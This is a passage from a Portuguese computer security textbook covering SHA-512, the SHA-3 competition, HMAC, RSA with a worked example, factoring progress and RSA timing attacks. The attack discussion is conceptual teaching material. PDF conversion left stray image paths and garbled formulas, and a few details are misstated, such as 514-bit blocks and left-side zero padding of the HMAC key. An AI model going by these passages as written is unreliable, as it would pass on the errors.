
$$b = BB67AE8584CAA73B$$

$$c = 3C6EF372FE94F82B$$

$d = A54FF53A5F1D36F1$   
 $e = 510E527FADE682D1$   
 $f = 9B05688C2B3E6C1F$   
 $g = 1F83D9ABFB41BD6B$   
 $h = 5BE0CD19137E2179$

Esses valores são armazenados em formato *big-endian*, que corresponde a colocar o byte mais significativo de uma palavra na posição de byte de endereço mais baixo (extrema esquerda). Essas palavras foram obtidas tomando os 64 primeiros bits das partes fracionárias das raízes quadradas dos oito primeiros números primos.

■ **Etapa 4: processar mensagem em blocos de 1.024 bits (128 palavras).** O coração do algoritmo é um módulo que consiste em 80 rodadas; esse módulo é indicado por F na Figura 21.2. A lógica é ilustrada na Figura 21.3.



**FIGURA 21.3** Processamento usando SHA-512 de um único bloco de 1.024 bits.

Cada rodada toma como entrada o valor de buffer de 512 bits abcdefgh e

atualiza o conteúdo do buffer. Na entrada da primeira rodada, o buffer tem o valor do valor hash intermediário,  $H_{i-1}$ . Cada rodada  $t$  faz uso de um valor  $W_t$  de 64 bits, derivado do bloco de 1.024 bits que está sendo processado no momento em questão ( $M_t$ ). Cada rodada também faz uso de uma constante aditiva  $K_t$ , onde  $0 \leq t \leq 79$  indica uma das 80 rodadas. Essas palavras representam os primeiros 64 bits das partes fracionárias das raízes cúbicas dos primeiros 80 números primos. As constantes proveem um conjunto “aleatorizado” de sequências de 64 bits, que deve eliminar qualquer regularidade nos dados de entrada. As operações executadas durante uma rodada consistem em deslocamentos circulares e funções booleanas primitivas baseadas em E, OU, NÃO e XOR.

O resultado da octogésima rodada é somado à entrada para a primeira rodada ( $H_{i-1}$ ) a fim de produzir  $H_i$ . A adição é efetuada independentemente entre cada uma das oito palavras no buffer e uma das palavras correspondentes em  $H_{i-1}$ , usando adição módulo  $2^{64}$ .

■ **Etapa 5: saída.** Depois que todos os  $N$  blocos de 1.024 bits foram processados, a saída do  $N$ -ésimo estágio é o resumo criptográfico de 512 bits da mensagem.

O algoritmo do SHA-512 tem a seguinte propriedade: todo bit do código de hash é função de todo bit da entrada. A complexa repetição da função básica F produz resultados bem misturados, isto é, é improvável que duas mensagens escolhidas ao acaso, mesmo que exibam regularidades semelhantes, terão o mesmo código de hash. A menos que haja alguma fraqueza oculta no SHA-512, que até agora não foi publicada, a dificuldade de obter duas mensagens que tenham os mesmos resumos de mensagem é da ordem de  $2^{256}$  operações, enquanto a dificuldade de encontrar uma mensagem com um resumo dado é da ordem de  $2^{512}$  operações.

## SHA-3

À época da redação deste livro, o SHA-1 ainda não tinha sido “quebrado”. Isto é, ninguém demonstrou uma técnica para produzir colisões em menos tempo que a da força bruta.<sup>1</sup> Todavia, como o SHA-1 é muito semelhante em estrutura e nas operações matemáticas básicas usadas no MD5 e no SHA-0, ambos já quebrados, ele é considerado inseguro e foi removido em favor do SHA-2.

O SHA-2, em particular a versão de 512 bits, aparentemente ofereceria segurança inexpugnável. Todavia, esse algoritmo compartilha a mesma estrutura

e operações matemáticas de seus predecessores, e isso é motivo de preocupação. Como levaria anos para encontrar um substituto adequado para o SHA-2, caso ele se torne vulnerável, o NIST decidiu dar início ao processo de desenvolvimento de um novo padrão de hash.

Dessa maneira, o NIST anunciou em 2007 uma competição para produzir a próxima geração de funções de hash do NIST, denominada SHA-3. Os requisitos básicos que devem ser satisfeitos por qualquer candidato ao SHA-3 são os seguintes.

1. Deve ser possível substituir o SHA-2 pelo SHA-3 em qualquer aplicação mediante uma simples troca. Portanto, o SHA-3 deve suportar valores de comprimento de hash de 224, 256, 384 e 512 bits.
2. O SHA-3 deve preservar a natureza on-line do SHA-2. Isto é, o algoritmo deve processar blocos comparativamente pequenos (514 ou 1.024 bits) de uma só vez em vez de exigir que a mensagem inteira seja colocada em buffer na memória antes de seu processamento.

Além desses requisitos básicos, o NIST definiu um conjunto de critérios de avaliação. Esses critérios foram projetados para refletir os requisitos das principais aplicações suportadas pelo SHA-2, que incluem assinaturas digitais, códigos de autenticação de mensagem baseados em hash, geração de chaves e geração de números pseudoaleatórios. Os critérios de avaliação para a nova função de hash, em ordem decrescente de importância, são os seguintes:

■ **Segurança:** A força em termos de segurança do SHA-3 deve estar próxima do máximo teórico para os diferentes tamanhos de hash exigidos, considerando resistência a ataques de pré-imagem, bem como resistência a colisões. Algoritmos candidatos a SHA-3 devem ser projetados para resistir a qualquer ataque potencialmente bem-sucedido às funções SHA-2. Na prática, isso provavelmente significa que o SHA-3 deve ser fundamentalmente diferente dos algoritmos SHA-1, SHA-2 e MD5, em termos de estrutura, funções matemáticas ou ambas.

■ **Custo:** O SHA-3 deve ser eficiente em termos de tempo de processamento e também em memória para uma gama de plataformas de hardware.

■ **Algoritmo e características de implementação:** Devem ser consideradas características como flexibilidade (p. ex., compromissos entre parâmetros de segurança/desempenho, oportunidades para paralelização, e assim por diante) e simplicidade. A última característica facilita a análise das propriedades de segurança do algoritmo.

À época da redação deste livro, o NIST tinha selecionado cinco finalistas para

o SHA-3 que passaram para a terceira e última rodada da competição. O NIST planeja selecionar o vencedor do concurso do SHA-3 no final de 2012<sup>2</sup>.

## 21.2 HMAC

Nesta seção, examinamos a abordagem para autenticação de mensagem baseada em funções de hash. O Apêndice E (disponível no site como material complementar, em inglês) discute a autenticação de mensagem baseada em cifras de bloco. Nos últimos anos, aumentou o interesse no desenvolvimento de um código de autenticação de mensagem (*Message Authentication Code* — MAC) derivado de uma função de hash criptográfica, como o SHA-1. As motivações para esse interesse são as seguintes:

- Funções de hash criptográficas geralmente executam mais rapidamente em software do que algoritmos de cifração convencionais como o DES.
- Códigos de biblioteca para funções de hash criptográficas são amplamente disponíveis.

Uma função de hash como o SHA-1 não foi projetada para ser usada como um MAC e não pode ser usada diretamente para essa finalidade porque não recorre a uma chave secreta. Há várias propostas para a incorporação de uma chave secreta a um algoritmo de hash existente. A abordagem que recebeu o maior apoio é o HMAC [BELL96]. O HMAC (*Hash-based Message Authentication Code*) ou código de autenticação de mensagem baseado em hash, publicado na RFC 2104, foi escolhido como o MAC de implementação obrigatória para o IP Security (segurança do IP — IPSec) e é usado em outros protocolos da Internet, como o TLS (*Transport Layer Security* — segurança da camada de transporte —, que logo substituirá o protocolo SSL, *Secure Sockets Layer* — camada de sockets segura) e o protocolo SET (*Secure Electronic Transaction* — transação eletrônica segura).

## Objetivos de projeto do HMAC

A RFC 2104 cita os seguintes objetivos de projeto para o HMAC:

- Usar, sem modificações, funções de hash disponíveis — em particular, funções de hash que têm bom desempenho em software e cujo código é gratuito e amplamente disponível.
- Permitir fácil substituição da função de hash subjacente caso sejam descobertas ou exigidas funções de hash mais rápidas e mais seguras.

- Preservar o desempenho original da função de hash sem incorrer em degradação significativa.
- Usar e manusear chaves de um modo simples.
- Ter uma análise criptográfica bem compreendida da força do mecanismo de autenticação, baseada em premissas razoáveis sobre a função de hash subjacente.

Os dois primeiros objetivos são importantes para a aceitabilidade do HMAC. O HMAC trata a função de hash como uma “caixa-preta”, o que tem dois benefícios. O primeiro é que a implementação existente de uma função de hash pode ser usada como um módulo na implementação do HMAC. Desse modo, a maior parte do código do HMAC é pré-embalada e está pronta para ser usada sem modificação. O segundo é que, caso seja necessário substituir uma função de hash dada em uma implementação de HMAC, basta remover o módulo de função de hash existente e instalar o novo módulo. Isso poderia ser feito se desejássemos uma função de hash mais rápida. Se a segurança da função de hash subjacente for comprometida, a segurança do HMAC poderia ser conservada simplesmente substituindo a função de hash subjacente por uma mais segura.

O último objetivo de projeto citado é, de fato, a principal vantagem do HMAC sobre outros esquemas baseados em hash propostos. Pode-se provar que o HMAC é seguro desde que a função de hash subjacente tenha algumas características criptográficas de segurança razoáveis. Retornaremos a esse assunto mais adiante nesta seção, mas antes examinaremos a estrutura do HMAC.

## Algoritmo HMAC

A [Figura 21.4](#) ilustra a operação global do HMAC e define os seguintes termos:

$H$  = função de hash subjacente (p. ex., SHA)

$M$  = mensagem passada como entrada para o HMAC (incluindo o preenchimento especificado na função de hash subjacente)

$Y_i$  =  $i$ -ésimo bloco de  $M$ ,  $0 \leq i \leq (L - 1)$

$L$  = número de blocos em  $M$

$b$  = número de bits em um bloco


$n$  = comprimento do código de hash produzido pela função de hash subjacente

$K$  = chave secreta; se o comprimento da chave for maior que  $b$ , a chave é passada como entrada para a função de hash para produzir uma chave de  $n$  bits; o comprimento recomendado é  $\geq n$

$K^+ = K$  preenchida com zeros à esquerda de modo que o resultado tenha  $b$  bits de comprimento

ipad = 00110110 (36 em hexadecimal) repetido  $b/8$  vezes

opad = 01011100 (5C em hexadecimal) repetido  $b/8$  vezes



**FIGURA 21.4** Estrutura do HMAC.

Então, o HMAC pode ser expresso da seguinte maneira:

$$\text{HMAC}(K, M) = \text{H}[(K^+ \oplus \text{opad} || \text{H}[K^+ \oplus \text{ipad} || M])]$$

Em palavras,

1. Concatenar zeros à extremidade esquerda de  $K$  para criar uma cadeia  $K^+$  de  $b$  bits (p. ex., se  $K$  tiver comprimento de 160 bits e  $b = 512$ , então 44 bytes zero 0x00 serão anexados a  $K$ ).
2. Fazer o XOR (OU exclusivo bit a bit) entre  $K^+$  e ipad para produzir o bloco  $S_i$  de  $b$  bits.

3. Concatenar  $M$  a  $S_i$ .
4. Aplicar  $H$  ao fluxo gerado na etapa 3.
5. Fazer o XOR entre  $K^+$  e opad para produzir o bloco  $S_o$  de  $b$  bits.
6. Concatenar o resultado do hash obtido na etapa 4 a  $S_o$ .
7. Aplicar  $H$  ao fluxo gerado na etapa 6 e produzir o resultado.

Observe que a operação de XOR com o ipad resulta em inverter o valor de metade dos bits de  $K$ . De modo semelhante, a operação de XOR com opad resulta em inverter o valor de metade dos bits de  $K$ , mas nesse caso o conjunto de bits é diferente. Na verdade, passando  $S_i$  e  $S_o$  pelo algoritmo de hash, geramos duas chaves a partir de  $K$  de um modo pseudoaleatório.

O HMAC deve executar em aproximadamente o mesmo tempo que a função de hash subjacente para mensagens longas. O HMAC adiciona três execuções da função de hash básica (para  $S_i$ ,  $S_o$  e para o bloco produzido pela função de hash interna).

## Segurança do HMAC

A segurança de qualquer função de MAC baseada em uma função de hash subjacente depende de algum modo da força criptográfica da função de hash subjacente. O atrativo do HMAC é que seus projetistas conseguiram provar uma relação exata entre a força da função de hash subjacente e a força do HMAC.

A segurança de uma função de MAC é geralmente expressa em termos da probabilidade de falsificação bem-sucedida com uma dada quantidade de tempo gasta pelo falsificador e um dado número de pares mensagem-MAC criados com a mesma chave. Em essência, foi provado em [BELL96] que, para um dado nível de esforço (tempo, pares mensagem-MAC) aplicado a mensagens geradas por um usuário legítimo e vistas pelo atacante, a probabilidade de um ataque bem-sucedido ao HMAC é equivalente a um dos seguintes ataques à função de hash subjacente:

1. O atacante consegue computar uma saída da função de compressão mesmo com um IV aleatório, secreto e desconhecido pelo atacante.
2. O atacante encontra colisões na função de hash mesmo quando o IV é aleatório e secreto.

No primeiro ataque, podemos considerar a função de compressão como equivalente à função de hash aplicada a uma mensagem que consiste em um único bloco de  $b$  bits. Para esse ataque, o IV da função de hash é substituído por um valor de  $n$  bits secreto e aleatório. Um ataque a essa função de hash requer

um ataque de força bruta à chave, o que resulta em um nível de esforço da ordem de  $2^n$ , ou um ataque baseado no paradoxo do aniversário, que é um caso especial do segundo ataque, discutido a seguir.

No segundo ataque, o atacante procura duas mensagens  $M$  e  $M'$  que produzem o mesmo hash:  $H(M') = H(M)$ . Esse é o ataque baseado no paradoxo do aniversário que mencionamos anteriormente. Dissemos que esse ataque requer um nível de esforço de  $2^{n/2}$  para um comprimento de hash de  $n$ . Baseado nisso, a segurança de MD5 é questionável, porque um nível de esforço de  $2^{64}$  parece ser viável com a tecnologia de hoje. Isso significa que uma função de hash de 128 bits como o MD5 é inadequada para uso com o HMAC? A resposta é não, em razão do seguinte argumento: para atacar o MD5, o atacante pode escolher qualquer conjunto de mensagens e trabalhar com elas off-line em uma instalação computacional dedicada a encontrar uma colisão. Como o atacante conhece o algoritmo de hash e o IV padrão, ele pode gerar o código de hash para cada uma das mensagens que gerar. Todavia, ao atacar o HMAC, o atacante não pode gerar pares mensagem/hash de modo off-line porque ele não conhece  $K$ . Por conseguinte, o atacante deve observar uma sequência de mensagens gerada pelo HMAC sob a mesma chave e executar o ataque contra essas mensagens conhecidas. Para um código de hash de 128 bits de comprimento, isso requer  $2^{64}$  blocos observados ( $2^{72}$  bits) gerados utilizando a mesma chave. Em um enlace de 1 Gbps, seria necessário observar um fluxo contínuo de mensagens sem qualquer mudança na chave durante aproximadamente 150.000 anos para obter sucesso. Assim, se a velocidade for uma preocupação, é totalmente aceitável usar MD5 em vez de SHA como a função de hash subjacente para o HMAC.

## 21.3 Algoritmo de cifração de chave pública RSA

Talvez os algoritmos de chave pública mais amplamente usados sejam o RSA e o de Diffie-Hellman. Examinamos o RSA juntamente com algumas considerações de segurança nesta seção<sup>3</sup>. O Diffie-Hellman é estudado na Seção 21.4.

### Descrição do algoritmo

Um dos primeiros esquemas de chave pública foi desenvolvido em 1977 por Ron Rivest, Adi Shamir e Len Adleman, no MIT, e publicado pela primeira vez em 1978 [RIVE78]. Desde então, o esquema RSA reinou supremo como a abordagem mais amplamente aceita e implementada da cifração de chave

pública. O RSA é uma cifra de bloco na qual o texto às claras e o texto cifrado são inteiros entre 0 e  $n - 1$  para algum  $n$ .

Cifração e decifração são realizadas da seguinte forma, para algum bloco de texto às claras  $M$  e bloco de texto cifrado  $C$ :

$$C = M^e \text{ mod } n$$

$$M = C^d \text{ mod } n = (M^e)^d \text{ mod } n = M^{ed} \text{ mod } n$$

Tanto o remetente como o destinatário devem saber os valores de  $n$  e  $e$ , e somente o destinatário sabe o valor de  $d$ . Esse é um algoritmo de cifração de chave pública com chave pública de  $PU = \{e, n\}$  e chave privada de  $PR = \{d, n\}$ . Para esse algoritmo ser satisfatório para cifração de chave pública, os seguintes requisitos devem ser cumpridos:

1. É possível achar valores de  $e, d, n$  tais que  $M^{ed} \text{ mod } n = M$  para todo  $M < n$ .
2. É relativamente fácil calcular  $M^e$  e  $C^d$  para todos os valores de  $M < n$ .
3. É inviável determinar  $d$  dados  $e$  e  $n$ .

Os dois primeiros requisitos são facilmente cumpridos. O terceiro requisito pode ser cumprido para valores grandes de  $e$  e  $n$ .

É preciso dizer mais sobre o primeiro requisito. Precisamos achar uma relação da forma

$$M^{ed} \text{ mod } n = M$$

A relação precedente é válida se  $e$  e  $d$  são inversos multiplicativos módulo  $\phi(n)$ , onde  $\phi(n)$  é a função totiente de Euler. Mostramos no Apêndice B (disponível no site como material complementar, em inglês) que, para  $p, q$  primos,  $\phi(pq) = (p - 1)(q - 1)\cdot\phi(n)$ , denominada totiente de Euler de  $n$ , é o número de inteiros positivos menores que  $n$  e relativamente primos de  $n$ . A relação entre  $e$  e  $d$  pode ser expressa como

$$ed \text{ mod } \phi(n) = 1 \tag{21.1}$$

Isso é equivalente a dizer

$$ed \bmod \phi(n) = 1$$

$$d \bmod \phi(n) = e^{-1}$$

Isto é,  $e$  e  $d$  são inversos multiplicativos mod  $\phi(n)$ . De acordo com as regras da aritmética modular, isso só é verdade se  $d$  (e por conseguinte  $e$ ) é relativamente primo de  $\phi(n)$ . De modo equivalente,  $\gcd(\phi(n), d) = 1$ , isto é, o máximo divisor comum entre  $\phi(n)$  e  $d$  é 1.

A [Figura 21.5](#) resume o algoritmo RSA. Ele começa selecionando dois números primos,  $p$  e  $q$ , e calculando seu produto  $n$ , que é o módulo para cifração e decifração. Em seguida, precisamos do valor de  $\phi(n)$ . Então selecionamos um inteiro  $e$  que é relativamente primo de  $\phi(n)$  [isto é, o máximo divisor comum entre  $e$  e  $\phi(n)$  é 1]. Finalmente, calculamos  $d$  como o inverso multiplicativo de  $e$ , módulo  $\phi(n)$ . Pode-se demonstrar que  $d$  e  $e$  têm as propriedades desejadas.

<b>Geração de chave</b>	
Selecionar $p, q$	$p$ e $q$ primos, $p \neq q$
Calcular $n = p \times q$	
Calcular $\phi(n) = (p - 1)(q - 1)$	
Selecionar inteiro $e$	$\gcd(\phi(n), e) = 1; 1 < e < \phi(n)$
Calcular $d$	$d \bmod \phi(n) = 1$
Chave pública	$KU = \{e, n\}$
Chave privada	$KR = \{d, n\}$

<b>Cifração</b>	
Texto às claras:	$M < n$
Texto cifrado:	$C = M^e \pmod{n}$

<b>Decifração</b>	
Texto cifrado	$C$
Texto às claras:	$M = C^d \pmod{n}$


**FIGURA 21.5** O algoritmo RSA.

Suponha que o usuário A publicou sua chave pública e que o usuário B deseja enviar a mensagem  $M$  a A. Então, B calcula  $C = M^e \pmod{n}$  e transmite  $C$ . Ao receber esse texto cifrado, o usuário A o decifra calculando  $M = C^d \pmod{n}$ .

Um exemplo, retirado de [\[SING99\]](#), é mostrado na [Figura 21.6](#). Para esse

exemplo, as chaves foram geradas da seguinte maneira:

1. Selecionar dois números primos,  $p = 17$  e  $q = 11$ .
2. Calcular  $n = pq = 17 \times 11 = 187$ .
3. Calcular  $\phi(n) = (p - 1)(q - 1) = 16 \times 10 = 160$ .
4. Selecionar  $e$  tal que  $e$  é relativamente primo de  $\phi(n) = 160$  e menor que  $\phi(n)$ ; escolhemos  $e = 7$ .
5. Determinar  $d$  tal que  $de \bmod 160 = 1$  e  $d < 160$ . O valor correto é  $d = 23$ , porque  $23 \times 7 = 161 = (1 \times 160) + 1$ .



**FIGURA 21.6** Exemplo de algoritmo RSA.

As chaves resultantes são a chave pública  $PU = \{7, 187\}$  e a chave privada  $PR = \{23, 187\}$ . O exemplo mostra a utilização dessas chaves para uma entrada de texto às claras  $M = 88$ . Para a cifração, precisamos calcular  $C = 88^7 \bmod 187$ . Explorando as propriedades da aritmética modular, podemos fazer isso da seguinte maneira:

$$88^7 \bmod 187 = [(88^4 \bmod 187) \times (88^2 \bmod 187) \times (88^1 \bmod 187)] \bmod 187$$

$$88^1 \bmod 187 = 88$$

$$88^2 \bmod 187 = 7744 \bmod 187 = 77$$

$$88^4 \bmod 187 = 59,969,536 \bmod 187 = 132$$

$$88^7 \bmod 187 = (88 \times 77 \times 132) \bmod 187 = 894,432 \bmod 187 = 11$$

Para a decifração, calculamos  $M = 11^{23} \bmod 187$ :

$$11^{23} \bmod 187 = [(11^1 \bmod 187) \times (11^2 \bmod 187) \times (11^4 \bmod 187) \times (11^8 \bmod 187) \times$$

$$(11^8 \bmod 187)] \bmod 187 \times 11^1 \bmod 187 = 11$$

$$11^2 \bmod 187 = 121$$

$$11^4 \bmod 187 = 14,641 \bmod 187 = 55$$

$$11^8 \bmod 187 = 214,358,881 \bmod 187 = 33$$

$$11^{23} \bmod 187 = (11 \times 121 \times 55 \times 33 \times 33) \bmod 187 = 79,720,245$$

$$\bmod 187 = 88$$

## Segurança do RSA

Quatro possíveis abordagens de ataque ao algoritmo RSA são as seguintes:

- **Força bruta:** Envolve tentar todas as possíveis chaves privadas.
- **Ataques matemáticos:** Há diversas abordagens, todas equivalentes em esforço à tarefa de fatorar o produto de dois primos.
- **Ataques de temporização:** Dependem do tempo de execução do algoritmo de decifração.
- **Ataques de texto cifrado escolhido:** Esse tipo de ataque explora propriedades do algoritmo RSA. Uma discussão desse ataque está fora do escopo deste livro.

A defesa contra a abordagem de força bruta contra o RSA é a mesma que para outros criptossistemas, a saber, usar um espaço de chaves grande. Assim, quanto maior o número de bits em  $d$ , melhor. Todavia, como os cálculos envolvidos tanto na geração de chave quanto na cifração/decifração são complexos, quanto maior o tamanho da chave, mais lentamente o sistema executará.

Nesta subseção, damos uma visão geral de ataques matemáticos e de temporização.

### O problema da fatoração

Podemos identificar três abordagens para atacar o RSA matematicamente:

- Fatorar  $n$  em seus dois fatores primos. Isso habilita o cálculo de  $\phi(n) = (p - 1) \times (q - 1)$  que, por sua vez, habilita a determinação de  $d \equiv e^{-1}(\text{mod } \phi(n))$ .
- Determinar  $\phi(n)$  diretamente, sem antes determinar  $p$  e  $q$ . Novamente, isso habilita a determinação de  $d \equiv e^{-1}(\text{mod } \phi(n))$ .
- Determinar  $d$  diretamente, sem antes determinar  $\phi(n)$ .

A maioria das discussões sobre criptoanálise do RSA focaliza a tarefa de fatorar  $n$  em seus dois fatores primos. Determinar  $\phi(n)$  dado  $n$  é equivalente a fatorar  $n$  [RIBE96]. Com os algoritmos que conhecemos agora, determinar  $d$  dados  $e$  e  $n$  aparentemente consome, no mínimo, tanto tempo quanto o problema da fatoração. Por conseguinte, podemos usar o desempenho da fatoração como um padrão de comparação em relação ao qual avaliar a segurança do RSA.

Para um  $n$  grande com fatores primos grandes, fatorar é um problema difícil, mas não tão difícil quanto costumava ser. Exatamente como ocorreu com o DES, o RSA Laboratories publicou desafios para a cifra RSA com tamanhos de chave de 100, 110, 120 dígitos, e assim por diante. O desafio mais recente a ser superado é o RSA-200 com comprimento de chave de 200 dígitos decimais ou, aproximadamente, 663 bits. A Tabela 21.2 mostra os resultados até agora<sup>4</sup>. O nível de esforço é medido em anos-MIPS: um processador de um milhão de instruções por segundo executando durante um ano, o que significa aproximadamente  $3 \times 10^{13}$  instruções executadas (não há números de anos-MIPS disponíveis para as três últimas entradas).

## Tabela 21.2

### Progresso na fatoração

Número de dígitos decimais	Número aproximado de bits	Data de consecução	Anos-MIPS
100	332	Abril de 1991	7
110	365	Abril de 1992	75
120	398	Junho de 1993	830
129	428	Abril de 1994	5.000
130	431	Abril de 1996	1.000
140	465	Fevereiro de 1999	2.000
155	512	Agosto de 1999	8.000
160	530	Abril de 2003	—
174	576	Dezembro de 2003	—
200	663	Maio de 2005	—

Um fato surpreendente sobre a Tabela 21.2 refere-se ao método usado. Até meados da década de 1990, ataques de fatoração usavam uma abordagem conhecida como *quadratic sieve* (“crivo quadrático”). O ataque ao RSA-130

usou um algoritmo mais novo, o *generalized number field sieve* (“crivo geral de corpos numéricos” — GNFS) e conseguiu fatorar um número maior que o RSA-129 com apenas 20% do esforço de computação.

São duas as ameaças a chaves de tamanho maior: o aumento contínuo da capacidade de computação e o refinamento contínuo de algoritmos de fatoração. Vimos que a passagem para um algoritmo diferente resultou em tremendo aumento de velocidade. Podemos esperar mais refinamentos na GNFS, e a utilização de um algoritmo ainda melhor é também uma possibilidade. Na verdade, um algoritmo relacionado, o *special number field sieve* (“crivo especial de corpos numéricos” — SNFS), pode fatorar números tendo uma forma especializada com velocidade consideravelmente maior do que o GNFS. É razoável esperar um avanço que habilitaria um desempenho geral de fatoração com aproximadamente o mesmo tempo do SNFS ou até melhor. Assim, precisamos escolher cuidadosamente um tamanho de chave para o RSA. Para o futuro próximo, um tamanho de chave na faixa de 1.024 a 2.048 bits parece seguro.<sup>5</sup>

Além de especificar o tamanho de  $n$ , várias outras restrições foram sugeridas pelos pesquisadores. Para evitar valores de  $n$  que podem ser fatorados com mais facilidade, os inventores do algoritmo sugerem as seguintes restrições a  $p$  e  $q$ :

1. A diferença entre o comprimento de  $p$  e  $q$  deve ser de apenas alguns dígitos.

Assim, para uma chave de 1.024 bits (309 dígitos decimais), tanto  $p$  quanto  $q$  devem ser da ordem de magnitude de  $10^{75}$  a  $10^{100}$ .

2. Ambos  $(p - 1)$  e  $(q - 1)$  devem conter um fator primo grande.

3. O valor de  $\gcd(p - 1, q - 1)$  deve ser pequeno.

Além disso, demonstrou-se que, se  $e < n$  e  $d \leq n^{1/4}$ , então  $d$  pode ser facilmente determinado [[WIEN90](#)].

## Ataques de temporização

Se precisássemos de ainda mais uma lição sobre a dificuldade de avaliar a segurança de um algoritmo criptográfico, o surgimento de ataques de temporização já nos deu uma, e bem impressionante. Paul Kocher, consultor de criptografia, demonstrou que um atacante pode determinar uma chave privada monitorando o tempo que um computador leva para decifrar mensagens [[KOCH96](#)]. Ataques de temporização são aplicáveis não apenas ao RSA, mas também a outros sistemas de criptografia de chave pública. Esse ataque é alarmante por duas razões: vem de uma direção completamente inesperada e é um ataque a texto cifrado somente.

Um ataque de temporização é um pouco parecido com um ladrão que tenta adivinhar a combinação de um cofre observando quanto tempo demora para alguém girar o mostrador de um número a outro. O ataque explora o uso comum de um algoritmo de exponenciação modular na cifração e decifração usando RSA, mas pode ser adaptado para funcionar com qualquer implementação que não execute em tempo fixo. No algoritmo de exponenciação modular, a exponenciação é executada bit a bit, com uma multiplicação modular executada a cada iteração e uma multiplicação modular adicional executada a cada bit 1.

Como Kocher salienta em seu artigo, o ataque é mais simples de entender em um caso extremo. Suponha que o sistema-alvo use uma função de multiplicação modular que é muito rápida em quase todos os casos, mas em alguns demora muito mais tempo do que uma exponenciação modular média inteira. O ataque avança bit a bit começando com o bit da extrema esquerda,  $b_k$ . Suponha que os primeiros  $j$  bits sejam conhecidos (para obter o expoente inteiro, comece com  $j = 0$  e repita o ataque até saber qual é o expoente completo). Para um dado texto cifrado, o atacante pode completar as primeiras  $j$  iterações do laço **for**. A operação da etapa subsequente depende do bit do expoente desconhecido. Se o bit for 1,  $d \leftarrow (d \times a) \text{ mod } n$  será executada. Para alguns poucos valores de  $a$  e  $d$ , a multiplicação modular será extremamente lenta, e o atacante sabe quais elas são. Por conseguinte, se o tempo observado para executar o algoritmo de decifração é sempre lento quando essa iteração particular é lenta com um bit 1, presume-se que esse bit é 1. Se vários tempos de execução observados para o algoritmo inteiro forem rápidos, presume-se que esse bit é 0.

Na prática, implementações de exponenciação modular não têm tais variações extremas de tempo, nas quais o tempo de execução de uma única iteração pode exceder o tempo de execução médio do algoritmo inteiro. Não obstante, há variação suficiente para tornar esse ataque prático. Para mais detalhes, consulte [KOCH96].

Embora o ataque de temporização seja uma séria ameaça, há contramedidas simples que podem ser usadas, incluindo as seguintes:

- **Tempo de exponenciação constante:** Assegurar que todas as exponenciações levem a mesma quantidade de tempo antes de retornar um resultado. Essa é uma abordagem corretiva simples, mas degrada o desempenho.
- **Atraso aleatório:** Pode-se conseguir melhor desempenho acrescentando um atraso aleatório ao algoritmo de exponenciação para confundir o ataque de temporização. Kocher salienta que, se os defensores não adicionarem ruído

suficiente, os atacantes ainda podem ser bem-sucedidos coletando medições adicionais para compensar as demoras aleatórias.

